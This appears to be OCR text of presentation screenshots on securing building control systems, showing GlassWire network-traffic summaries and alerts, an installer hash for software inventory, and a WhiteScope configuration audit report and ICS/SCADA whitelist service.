
Apps	
Microsoft OneDrive	92.4 MB
Microsoft Outlook	50.3 MB
Microsoft Edge Content Process	3 MB
Host Process for Windows Services	919.4 KB
System	370.9 KB
Microsoft PowerPoint	107.6 KB
Microsoft Office Click-to-Run (SxS)	82.9 KB
Microsoft Edge	68.5 KB
Office Subscription Licensing Heartbeat	51.3 KB
Windows Explorer	49.2 KB
Microsoft Windows Search Protocol Host	26.1 KB
QuickBooks Automatic Update	27.5 KB
Microsoft Office Document Cache Sync Client Inter...	22.7 KB
GoToMeeting	18.5 KB
Search and Cortana application	12.9 KB
Microsoft Office Click-to-Run Client (SxS)	7.6 KB
Microsoft Compatibility Telemetry	5.9 KB
Spooler SubSystem App	5.3 KB
Malwarebytes Anti-Malware	37 B

Hosts	
a-0011.a-msedge.net	92.3 MB
smtp.pmcgroup.biz.netsolmail.net	49.5 MB
e9716.x.akamaiedge.net	1 MB
any.edge.bing.com	619.2 KB
portal.nnu.com	511.7 KB
e2232.x.akamaiedge.net	500.6 KB
gmail-pop.l.google.com	391.3 KB
224.0.0.252	344.3 KB
ff02::1:3	239.9 KB
prod-w.nexus.live.com.akadns.net	125.8 KB
239.255.255.250	123.6 KB
wifi1.viasat.com	111.1 KB
d1af033869koo7.cloudfront.net	105.7 KB
192.168.72.2	92.1 KB
produsdc.roaming.live.com.akadns.net	81 KB
192.168.19.255	69.5 KB
prod.ocws.live.com.akadns.net	65.5 KB
ff02::c	57.6 KB
+83 more	1.2 MB

Traffic Type	
Hypertext Transfer Protocol over SSL/TLS (HTTPS)	95.5 MB
Simple Mail Transfer Protocol (SMTP)	47 MB
Post Office Protocol v3 (POP3)	2.6 MB
Hypertext Transfer Protocol (HTTP)	860.9 KB
Other	488.4 KB
Post Office Protocol 3 over TLS/SSL (POP3S)	391.3 KB
NetBIOS Name Service	312.2 KB
Microsoft SSDP Enables discovery of UPnP devices	87.5 KB
Web Services Dynamic Discovery (WS-Discovery)	80.4 KB
NetBIOS Datagram Service	67.4 KB
Domain Name System (DNS)	62.4 KB
DHCPv6 server	29.1 KB
Bootstrap Protocol (BOOTP)	13.5 KB
Simple Network Management Protocol (SNMP)	5.3 KB

Apps, Hosts and Traffic Type

Glasswire Alerts



The application version changed from "11.0.10586.122" to "11.0.10586.420".

07:24:22. DNS server settings changed
DNS address connection Intel(R) Dual Band Wireless-AC 7265 was changed.
New: 0.0.0.0
Old: fec0:0:0:ffff::1

Jun 22

14:42:16. First network activity
First network connection initiated.
e2835.dspb.akamaiedge.net
Music Application

12:52:03. Application info changed
The application version changed from "6.2.10586.104" to "6.2.10586.420".
Windows Explorer

12:51:07. First network activity
First network connection initiated.
173.199.4.19
GoToMeeting

12:46:04. First network activity
First network connection initiated.
104.214.35.244
Microsoft PowerPoint


12:45:21. DNS server settings changed
DNS address connection Intel(R) Dual Band Wireless-AC 7265 was changed.
New: 0.0.0.0
Old: 192.168.5.1

Jun 20

07:11:37. DNS server settings changed
New: 192.168.5.1

DNS, Executable, Version

Software / Firmware Inventory Hash




E:\PMC Projects Current\PMC-NIBS Cybersecuring Control Systems[...]\OAS setup.exe

MD5: ED22D355806B5454D30F3D8C1B7CB0A4

Done

WhiteScope Control Systems Homepage



WhiteScope
contact@whitescope.io


Experienced and Highly Technical Leaders in the Security Industry

Deep security research, world class advisory services, and innovative security solutions.

LOOKING FOR OUR LATEST WORLDWIDE ENUMERATION DOCUMENT?

https://www.whitescope.io/smartbuildingsecurity/

WhiteScope Control Systems Configuration Analysis



WhiteScope

BASEC Configuration Analysis Report

July 26, 2016, 1:35 p.m.

Summary (Executive)

The BASEC Configuration Analysis has completed its evaluation of:

(1) Tridium Configuration File

A total of (18) findings were discovered, (8) of which are rated critical in nature. Critical security issues provide an exposure which could be easily exploited and typically provides an unauthorized entity remote access to the Building Automation System. Whitescope suggests critical issues be addressed immediately, as they present the highest risks from a security standpoint. In addition to the critical risk vulnerabilities, the BASEC client also identified several other security issues which should be addressed. The details associated with these findings are provided in the report below.

Tridium - DemoConfig.bog


Summary

Critical	High	Medium	Low	Info	Total
8	7	1	2	0	18

Details

Severity	Name
Critical	User guest Has No Password

WhiteScope Whitelist Products




WhiteScope - An Online ICS/SCADA Whitelist

WhiteScope is a free service that compares file contents and file hashes with *"known good"* files from ICS/SCADA installation media.

https://validate.whitescope.io/

WhiteScope Whitelist Firmware



WhiteScope - An Online ICS/SCADA Whitelist - FAQ

